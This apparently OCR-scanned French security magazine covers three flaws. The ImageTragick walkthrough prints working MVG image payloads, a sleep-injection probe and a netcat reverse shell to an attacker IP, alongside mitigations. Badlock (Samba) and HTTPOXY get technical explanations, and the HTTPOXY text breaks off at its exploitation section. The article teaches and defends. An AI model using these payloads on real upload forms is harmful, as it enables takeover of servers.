
Nous découvrons ce site personnel, il ne paye pas (mais alors pas du tout) de mine, il y a de fortes probabilités pour qu'il soit auto hébergé sur un système sûrement non maintenu à jour...

✚ **1.** Afin de détecter si la cible est vulnérable, nous allons créer un fichier avec l'extension PNG (afin de passer le formulaire d'upload), contenant du code MVG (même si l'extension n'est pas cohérente, le fichier est bien un MVG, voir la note plus haut).

Afin de pouvoir injecter la commande sleep, nous précisons une image distante (peu importe laquelle, voir la note plus haut). Cette commande sleep aura pour effet de suspendre l'exécution de la tâche pour le temps donné. Si la commande est exécutée, alors le système est vulnérable.

```
1  push graphic-context
2  viewbox 0 0 640 480
3  fill 'url(https://images.google.com/
   someimage.jpg"|sleep "5)'
4  pop graphic-context
```

✚ **2.** On upload notre image afin de détecter la vulnérabilité. Si la tâche est suspendue pendant 5 secondes, alors le système est vulnérable.




✚ **3.** Maintenant que nous avons détecté que le système était vulnérable, nous créons notre véritable fichier image malveillant. Celui-ci contient un lien vers une image distante, peu importe laquelle. La suite est plus intéressante : le code suivant permet d'ouvrir une connexion de type « reverse », autant dire une backdoor via Netcat, vers notre machine.

Ceci étant sous réserve d'avoir accès à Internet et qu'il n'y ait pas de filtrage des flux sortants. Sinon, l'attaquant pourra essayer de créer un fichier sur le serveur vulnérable (webshell).


Dans notre cas, nous allons utiliser l'IP locale de notre machine attaquante (Kali Linux) 192.168.0.23 et le port 6666, ce qui nous donne :

```
1  push graphic-context
2  viewbox 0 0 640 480
3  fill 'url(https://images.google.com/
   someimage.jpg"|nc -e /bin/sh
   192.168.0.23 "6666)'
4  pop graphic-context
```

À titre de comparaison, voilà l'envoi d'un fichier image « normal » un réel PNG au travers de BurpSuite.



Et voilà notre PNG malveillant contenant du code MVG, qui sera interprété comme tel.



Note : *L'expression « push graphic-context » vous permettra de trouver, notamment sur Pastebin, plusieurs exemples de fichiers images malveillants utilisés dans le cadre d'attaque. (*http://pastebin.com/sdbQxKd0).

✚ **4.** Préparons notre machine attaquante pour recevoir la connexion, nous ouvrons donc le port *6666* en écoute.

```
root@kali:~# nc -lnvp 6666
listening on [any] 6666 ...
```

✚ **5.** Une fois ces deux éléments prêts, il nous suffit d'uploader l'image via le beau formulaire présent sur le site cible.

✚ **6.** Suite à cela, bravo, vous avez la main mise sur le système hébergeant le site.

```
root@kali:~# nc -lnvp 6666
listening on [any] 6666 ...
connect to [192.168.0.23] from (UNKNOWN) [192.168.0.40] 58490
```

> Se protéger de la faille

Depuis mai, la vulnérabilité a été corrigée. Il suffit de mettre à jour votre bibliothèque vers la dernière version d'ImageMagick (**ImageMagick 6.x > 6.9.3-10** ou **ImageMagick 7.x > 7.0.1-1**).

Cependant, si pour une quelconque raison vous ne pouvez pas installer ce correctif, la faille Image Tragick (CVE-2015-3714) peut être remédiée en modifiant la configuration du fichier */etc/ImageMagick/policy.xml*. Celui-ci permet de désactiver les encodeurs vulnérables (SVG, MVG), ainsi que le HTTP(s) comme nous l'avons vu plus haut. Il suffit pour cela de rajouter les directives suivantes :

```
<policymap>
  <policy domain="coder" rights="none"
  pattern="EPHEMERAL" />
  <policy domain="coder" rights="none"
  pattern="URL" />
  <policy domain="coder" rights="none"
  pattern="HTTPS" />
  <policy domain="coder" rights="none"
  pattern="MVG" />
  <policy domain="coder" rights="none"
  pattern="MSL" />
  <policy domain="coder" rights="none"
  pattern="TEXT" />
  <policy domain="coder" rights="none"
  pattern="SHOW" />
  <policy domain="coder" rights="none"
  pattern="WIN" />
  <policy domain="coder" rights="none"
  pattern="PLT" />
</policymap>
```

Par la suite, vous pouvez vérifier votre configuration en essayant à nouveau d'exploiter la faille ou en utilisant ce script suivant - https://github.com/ImageTragick/PoC

```
git clone https://github.com/ImageTragick/PoCs.git
cd PoCs
chmod +x test.sh && ./test.sh
```

Toutefois, même si la **CVE-2016-3714** reste la plus critique, d'autres vulnérabilités ont également été découvertes et corrigées dans la bibliothèque en mai dernier. Les requêtes vers les ressources distantes étant possibles via nos fichiers images, il était notamment possible d'exploiter une faille de type SSRF (FTP et HTTP) et ainsi envoyer des requêtes depuis le serveur compromis.

De ce fait, modifier votre fichier policy.xml n'est pas suffisant pour sécuriser complètement votre application. La mise à jour de la bibliothèque ImageMagick reste nécessaire.

> Conclusion


Publiée en mai dernier, la vulnérabilité ImageTragick est simple à exploiter et permet d'accéder au système sous-jacent de l'application. Elle est donc critique et peut causer de nombreux dommages sur un système vulnérable. Néanmoins, bien qu'un correctif officiel ait mis du temps à être publié, il est aujourd'hui possible de s'en protéger en mettant à jour son système ou directement la bibliothèque.

Références

- https://www.nolimitsecu.fr/imagetragick/
- https://lebackend.leportail.xmco.fr/watch/advisory/CXN-2016-1392
- https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2016-3714
- https://web.nvd.nist.gov/view/vuln/detail?vulnId=CVE-2016-3714
- https://access.redhat.com/security/cve/cve-2016-3714
- https://access.redhat.com/security/vulnerabilities/2296071
- https://imagetragick.com/
- https://github.com/ImageTragick/PoCs
- https://mukarramkhalid.com/imagemagick-imagetragick-exploit/#introduction
- http://www.infoworld.com/article/3065473/security/admins-dont-wait-for-imagemagick-patch.html
- https://blog.cloudflare.com/inside-imagetragick-the-real-payloads-being-used-to-hack-websites-2/
- http://permalink.gmane.org/gmane.comp.security.oss.general/19669

Badlock, la faille qui déchaîne les passions

Par Vincent MARQUET



> Introduction

En avril 2016, la faille nommée « badlock » [1] a déchaîné les passions dans le monde de la sécurité informatique. D'abord présentée comme une faille critique, sa sévérité a finalement été remise en cause. Outre l'aspect technique, la publicité autour de l'annonce de la faille a également reçu son lot de critiques, allant jusqu'à la création d'un site parodique [2], et même des accusations à l'encontre du découvreur de la faille qui l'aurait lui-même introduite (involontairement) et en aurait ensuite profité afin de faire parler de l'entreprise qui l'emploie au lieu de simplement la corriger [3]. Dans cet article, nous allons étudier l'aspect technique de cette vulnérabilité, puis nous reviendrons sur l'aspect médiatique qui en a découlé.

Mais d'abord, Samba, qu'est-ce que c'est ? Revenons aux sources. Le protocole SMB (Server Message Block) fut d'abord développé par IBM dans les années 1980 dans le but de pouvoir accéder au système de fichiers d'une autre machine sur le réseau local. Il fut ensuite repris par Microsoft au début des années 1990, et renommé en CIFS (Common Internet File System).

« D'abord présentée comme une faille critique, sa sévérité a finalement été remise en cause. Outre l'aspect technique, la publicité autour de l'annonce de la faille a également reçu son lot de critiques »

Microsoft reviendra à l'appellation SMB (version 2) à partir de Windows Vista. En parallèle, une implémentation libre réalisée pour les systèmes UNIX fut menée sous le nom « Samba », débutée en faisant du reverse engineering sur des connexions SMB avant qu'un procès devant l'Union Européenne n'oblige Microsoft à fournir de la documentation sur le protocole [4].

En plus du partage de fichiers, SMB permet de faire des communications entre les processus de machines Windows différentes, via un partage intitulé IPC$ (IPC pour Inter-Process Communication). Il est par exemple possible de partager des tubes nommés (named pipes) à travers le réseau de cette façon, et d'appeler des fonctions Win-

dows via le protocole RPC (Remote Procedure Call) utilisé au-dessus de SMB [5] (cette utilisation de RPC est alors appelée ncacn_np [6]). Le protocole SMB offre de la sécurité à deux niveaux : utilisateur, et partage. Au niveau utilisateur, celui-ci doit s'authentifier auprès du serveur d'authentification, récupérer un token (UID), et présenter ce token lors de ses requêtes ultérieures. Au niveau des partages, il est possible de définir un partage avec un mot de passe pour limiter l'accès [7]. A noter, dans le cas de ncacn_np (RPC over SMB), l'authentification ne se fait pas au niveau RPC, mais au niveau SMB [8]. Le protocole SMB fonctionne sur le principe du client-serveur, et utilise les ports 139 (SMB over NetBios) et 445 (SMB brut). Par exemple, le client va tout d'abord faire une requête « negprot » afin de communiquer au serveur les versions qu'il supporte, et le serveur lui répond avec la version choisie pour la communication.

Ensuite, si besoin, le client effectue une seconde requête « sesssetupX » pour s'authentifier et récupérer un UID qu'il pourra réutiliser pour les connexions suivantes. Enfin, le client effectue une 3e requête « tconX » pour préciser le partage sur lequel il veut se connecter. Le client pourra par la suite envoyer des requêtes pour lire / écrire un fichier, etc.

> La faille

Découverte

La faille a été découverte par Stefan Metzmacher plusieurs mois avant son annonce publique. Elle a été trouvée suite à des tests de type « fuzzing » sur Samba, réalisés avec le logiciel Defensics de Codenomicon. Ces tests ont montré qu'en plus de provoquer le crash du service, dans certains cas une connexion chiffrée établie suite à une authentification se transformait en connexion non chiffrée. En répliquant le test avec l'implémentation Windows de SMB, Metzmacher a constaté que cette dernière était sujette aux mêmes problèmes.

Stefan Metzmacher est un membre de l'équipe de développement du projet Samba [9], l'implémentation open-source pour UNIX du protocole SMB. Il est employé par la société SerNet GmbH [10], située en Allemagne, qui emploie 5 développeurs du projet Samba et qui vend de la maintenance et des services liés à Samba. C'est cette entreprise qui a créé le site badlock.org afin de faire parler de la faille, comme nous le verrons dans la partie sur l'aspect médiatique.

Détails techniques

La première vulnérabilité référencée porte l'identifiant CVE-2015-5370 et répertorie un ensemble de bugs de gestion du protocole RPC dans Samba.

La première faille permet à un attaquant en position de Man-in-the-middle au moment de l'établissement d'une connexion Samba (et plus particulièrement lors de la première étape, la négociation des protocoles et versions supportés par le client et le serveur) d'abaisser la sécurité de la connexion et de récupérer des identifiants de connexion, qui peuvent être réutilisés dans une autre connexion afin d'accéder aux ressources ouvertes dans la connexion légitime. Bien que provenant d'une erreur d'implémentation dans Samba, cette attaque par abaissement de sécurité est également présente sous Windows (CVE-2016-0128).

De plus, une autre erreur permet à un serveur RPC de provoquer le crash d'un client en lui faisant allouer une grande quantité de mémoire, et cette faille pourrait potentiellement mener à une exécution de code arbitraire. En l'occurrence, le client pourrait être un serveur « winbindd » qui parle à un autre serveur RPC. Un attaquant pourrait donc exploiter cette faille s'il est en position de Man-in-the-middle, afin d'exécuter du code arbitraire et d'avoir les privilèges « System » sous la machine compromise. Un intrus pourrait donc obtenir les droits administrateur sur une machine et l'utiliser pour parler avec le contrôleur de domaine. La faille (CVE-2016-2118) est une attaque par abaissement de protocole via un Man-in-the-middle similaire à CVE-2015-5370, à la différence qu'un attaquant a besoin d'être déjà authentifié pour mener l'attaque. Les autres failles référencées sont également du même type (abaissement de sécurité), et sont liées à certains protocoles en particulier. Par exemple, CVE-2016-2112 est liée à LDAP, CVE-2016-2115 à ncacn_np (RPC over SMB), CVE-2016-2118 à MS-SAMR et MS-LSAD.

En résumé, le fait qu'une attaque nécessite qu'un attaquant soit au bon endroit au bon moment limite la criticité de la faille, qui a un score CVSS de 7.1, ce qui est considéré comme une criticité élevée, mais pas critique. Les serveurs SMB étant rarement exposés sur internet, il faut plutôt s'attendre à voir des exploitations sur des réseaux locaux.

Correction

Il fallut environ 10 mois à Stefan Metzmacher pour auditer le code de Samba et corriger l'ensemble des vulnérabilités. Des correctifs disponibles sur le site officiel de Samba [11] montrent bien la complexité de la résolution des problèmes. Par exemple, rien que pour Samba 4.4.0, le correctif [12] comporte 14582 lignes de codes ajoutées et 5037 lignes supprimées. Au final, ce sont plus de 200 patchs individuels qui ont été nécessaires pour fixer la dernière version de Samba, et plus de 400 pour des versions antérieures. Pour les versions anciennes (< 4.2) qui ne sont plus supportées par l'équipe de Samba, mais encore supportées par certaines distributions, les correctifs ont été écrits en coordination par des membres de diverses distributions telles que RedHat ou Suse, ainsi que par certains développeurs de Sernet.

Exploitation

Jusqu'à aujourd'hui, aucun exploit public n'est disponible et l'exploitation de la faille dans la nature n'est pas confirmée bien qu'elle soit possible. La société Sernet annonce avoir plusieurs Preuves de Concept d'exploitation de la faille, mais n'a pas prévu de les rendre publics dans un futur proche.

> L'aspect médiatique

Les faits

La société Sernet, qui emploie le développeur à l'origine de la découverte de la faille, a créé un site web et un logo afin de rendre la vulnérabilité visible. Le nom de domaine badlock.org a été réservé le 11 mars 2016, soit environ un mois avant la publication des patchs fournis entre autres par Sernet et Microsoft (Patch Tuesday du 12 avril).

Le débat

Faire parler de la faille avec du marketing (site web, communications, tweeter, logo) permet de mobiliser les consciences et encourage à patcher rapidement. Cette manière de procéder a cependant été beaucoup critiquée puisque beaucoup de personnes ont eu peur que les informations divulguées par Sernet (notamment le titre de la faille, « Bad Lock ») permettent à des attaquants de développer des exploits avant la sortie des patchs. En réalité, il n'en a rien été puisque le titre de la vulnérabilité n'est pas en rapport avec ses détails techniques. Cependant, certains considèrent que ce battage médiatique a détourné les entreprises de priorités plus importantes et leur a fait perdre beaucoup de temps.

Si les bienfaits de la publicité autour de BadLock et des failles de manière plus générale restent discutables, on ne doute pas que cela a au moins servi à Sernet pour se faire connaître.

> Conclusion

La faille BadLock est donc une faille qui, de par la probable complexité technique pour développer un exploit, et les conditions assez avancées requises pour son exploitation, n'a pas mené à l'apocalypse annoncée. Espérons que crier au loup ne devienne pas une habitude, afin que les esprits restent réactifs le jour où il faudra gérer une vraie faille critique.

Références

➕[1] http://badlock.org/

➕[2] https://sadlock.org/

➕[3] http://securityaffairs.co/wordpress/45579/hacking/badlock-windows-samba-flaw.html

➕[4] https://www.samba.org/samba/PFIF/

➕[5] https://blog.skullsecurity.org/2008/calling-rpc-functions-over-smb

➕[6] https://msdn.microsoft.com/en-us/library/cc243786.aspx

➕[7] https://www.samba.org/cifs/docs/what-is-smb.html

➕[8] http://www.hsc.fr/ressources/articles/win_net_srv/ncacn_np_transport.html

➕[9] https://www.samba.org/

➕[10] https://www.sernet.de/en/samba/


➕[11] https://www.samba.org/samba/history/security.html

➕[12] https://www.samba.org/samba/ftp/patches/security/samba-4.4.0-security-2016-04-12-final.patch

> HTTPOXY une énième faille médiatisée

Oubliée pendant 10 ans, la faille HTTPOXY est rapportée aux développeurs début juillet. Quelques jours plus tard, elle est dévoilée au grand public accompagnée de son logo et son site web.
HTTPOXY provient d'un conflit de nom entre deux variables d'environnement (système et CGI) permettant sous certaines conditions d'intercepter des données et de réaliser une attaque de type « Man-In-The-Middle ».

par Jean-Christophe PELLAT



Fred Lindgelbach

> Introduction

Qu'est-ce que CGI et où est-il utilisé ?

CGI (« Common Gateway Interface ») est un standard conçu pour générer des pages web dynamiques. Pour ce faire, CGI définit une interface permettant à des serveurs web HTTP (Apache, nginx, etc.) de communiquer avec des scripts exécutables (ou des fichiers binaires) en vue de générer le contenu d'une page de manière dynamique, en fonction des différents paramètres (paramètres HTTP, mais également d'autres paramètres « techniques » comme l'origine de la requête). Bien qu'historiquement développé en Perl, CGI est indépendant de tout langage de développement : les scripts CGI peuvent être écrit en PHP, Python, Ruby, Perl, etc.

Quels environnements CGI sont vulnérables (scgi, fastcgi, wsgi, etc.) ?

La vulnérabilité dépend de l'environnement CGI, de la bibliothèque HTTP utilisée pour envoyer les requêtes, et par conséquent du langage dans lequel elles sont disponibles.

Par exemple, dans le cas de WSGI, les valeurs spécifiées par l'utilisateur sont placées dans une variable dédiée baptisée « environ ». Il n'y a donc pas de possibilité de conflit avec le conteneur de la variable d'environnement système « HTTP_PROXY » accessible via os.environ['HTTP_PROXY'] lorsqu'un en-tête HTTP de la forme Proxy: foo est reçu. En conséquence, quelle que soit la bibliothèque utilisée pour envoyer une requête HTTP, les applications fonctionnant au travers de WSGI ne sont pas vulnérables.

✚ **CGI :**
- Vulnérable sous PHP (en utilisant php-fpm ou mod_php, et le client Guzzle 4+ ou Artax)
- Vulnérable sous Python (CGI-handler ou mod_cgi, et le client requests)
- Vulnérable sous Go (net/httpd/cgi ou mod_cgi, et le client net/HTTP)

✚ **FastCGI :**
- Vulnérable sous PHP (HHVM)
- Non vulnérable sous Python
- Non vulnérable sous Go (net/HTTP/fcgi)

✚ **WSGI :** Non vulnérable

Note : *Les langages web Microsoft (ex : ASP.net) ne sont pas vulnérables. Cependant si vous utilisez des modules PHP et des librairies tierces, nous vous recommandons d'appliquer tout de même les solutions de contournement.*

> Présentation de la vulnérabilité

La vulnérabilité provient d'un conflit de nom entre deux variables d'environnement (variable HTTP/CGI et variable système), et notamment celles liées aux serveurs proxy. En spécifiant une variable dans la requête HTTP, il est possible de forcer le système à écraser le contenu de la variable d'environnement système, permettant alors à un attaquant de rediriger une partie du trafic ou de réaliser une attaque de type « Man-in-The-Middle ».

La faille a été découverte et corrigée en 2001 sur deux applications : la librairie libwww-perl et curl. Ponctuellement, différents développeurs ont identifié ce problème dans le cadre de leurs projets respectifs (Nginx, Ruby, etc.), et on prit les mesures nécessaires (ou pas) pour gérer correctement ce conflit.

Oubliée pendant près de 10 ans, elle refait surface en 2013 et 2015 sur Apache et nginx. Mais ce n'est que depuis cette année (fin juillet 2016) qu'elle est dévoilée au grand public et corrigée de manière globale.

Pour expliquer la vulnérabilité, nous allons présenter deux types de variables d'environnement.

Les variables d'environnement système

Il existe une variable d'environnement interne au système appelée *HTTP_PROXY* utilisée afin de définir les paramètres de proxy HTTP (ou HTTPS) d'une application. Ces paramètres seront utilisés par des bibliothèques, applications, modules, scripts, y compris CGI, afin de diriger correctement le trafic HTTP sortant vers le bon point de sortie.

Les variables d'environnement CGI (issues des requêtes HTTP)

Un autre type de variable d'environnement appelée « Request Meta-Variables » sera généré par le serveur HTTP pour définir l'environnement d'exécution du script CGI. Par exemple, lorsqu'une requête est envoyée au serveur HTTP, celui-ci l'analyse, puis stocke certaines informations dans des variables à destination du script CGI. Il lui transmettra par exemple le type de contenu, le port TCP, la méthode de requêtes (GET ou POST), etc. Ces variables sont respectivement intitulées :

```
CONTENT_TYPE
SERVER_PORT
REQUEST_METHOD
```

D'autres informations arbitraires issues de requêtes peuvent être transmises au script CGI. Celles-ci sont définies dans la RFC CGI sous la forme d'une sous-classe baptisée « Protocol-Specific Meta-Variables ».

Ainsi , l'ensemble des en-têtes HTTP reçus, et ne correspondant pas aux en-têtes HTTP classiques est transmis sous cette forme : par exemple le paramètre « *cookie* ».

La correspondance de l'en-tête avec les variables d'environnement suit une procédure standard :

- Le nom de l'en-tête HTTP est converti en majuscule ;
- « - » est remplacé par « _ » ;
- Le tout est préfixé par « *HTTP_* ».

De ce fait notre en-tête « cookie » sera converti en : « *HTTP_COOKIE* ». Avec l'en-tête « proxy », cela donnera une variable d'environnement de type Protocol-Specific Meta-Variables : « *HTTP_PROXY* ».

En résumé, nous avons donc deux variables d'environnement portant le même nom :

- Une interne au système « *HTTP_PROXY* » spécifiant le serveur proxy à utiliser pour les flux HTTP sortants.
- Une de type Protocol-Specific Meta-Variables « *HTTP_PROXY* » spécifiant le serveur proxy utilisé par le client pour envoyer sa requête au serveur.

Ces deux variables, complètement différentes, rentrent en conflit de par leur homonymie.

Le dysfonctionnement : conflit de nom « HTTP_PROXY ».

Le problème réside dans le fait que CGI ne distingue pas les deux types de variables. Un script CGI (ou un module, ou bibliothèque) lit la variable d'environnement « *HTTP_PROXY* » (celle de type Protocol-Specific Meta-Variables) et suppose qu'elle contient les paramètres de Proxy HTTP « système ». Cette valeur mal interprétée changera alors la manière dont les nouvelles requêtes HTTP seront traitées par le script CGI pour le processus en cours.


Conséquences

Concrètement, un utilisateur malveillant sera en mesure d'envoyer au script CGI vulnérable une requête HTTP dont l'en-tête contiendra un serveur proxy sous le contrôle de l'attaquant.

Dans les faits :

- Le serveur HTTP reçoit la requête puis exécute la procédure habituelle
- Stockage du proxy dans la variable d'environnement (meta-variable) « *HTTP_PROXY* »
- Appel du script CGI. Celui-ci confond la variable d'environnement avec la variable système et se configure automatiquement afin d'utiliser le serveur proxy spécifié.


Et pour finir, si le script effectue des requêtes HTTP, alors ces requêtes transiteront par le serveur proxy de l'attaquant qui sera alors en mesure d'intercepter le trafic ou de réaliser une attaque de type « Man-in-The-Middle ».



> Exploitation

